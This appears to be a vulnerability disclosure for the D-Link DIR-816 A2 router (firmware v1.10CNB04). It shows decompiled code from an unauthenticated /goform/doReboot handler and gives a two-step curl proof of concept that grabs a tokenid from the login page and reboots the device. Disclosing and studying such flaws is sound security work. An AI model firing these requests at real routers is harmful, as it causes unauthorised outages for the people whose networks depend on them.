
D-link DIR-816 A2_v1.10CNB04.img Reboot router without authentication

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version




DIR-816

Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	DIR-816_A2_FW_1.10CNB04_Release note.pdf DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

The picture above shows the latest firmware for this version

Vulnerability details



```
  websWrite(a1, "HTTP/1.0 200 OK\n");
  websWrite(a1, "Server: %s\r\n", "GoAhead-Webs");
  websWrite(a1, "Pragma: no-cache\n");
  websWrite(a1, "Cache-control: no-cache\n");
  websWrite(a1, "Content-Type: text/html\n\n");
  websWriteWithTranslation(a1, "<html>\n<head>\n<title><#Wireless AP#></title>\n");
  websWrite(
    a1,
    "<meta http-equiv=\"Content-Type\" content=\"application/html; charset=UTF-8\">\n"
    "\t\t</head>\n"
    "\t\t<body>\n"
    "\t\t<center>\n"
    "\t\t<div id=\"apply_info\">\n");
  websWrite(a1, "<script language=\"JavaScript\" type=\"text/javascript\">\n");
  websWrite(a1, "document.location.href ='/restarting.asp';\n");
  websWrite(a1, "</script>\n");
  websWrite(a1, "</body></html>\n");
  websDone(a1, 200);
  return system("sleep 3 && reboot &");
}
```

Vulnerability occurs in /goform/doReboot , No authentication is required, and reboot is executed when the function returns at the end

Poc

The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```
curl -i -X POST http://192.168.0.1/goform/doReboot -d tokenid=xxxx
```

The router will then reboot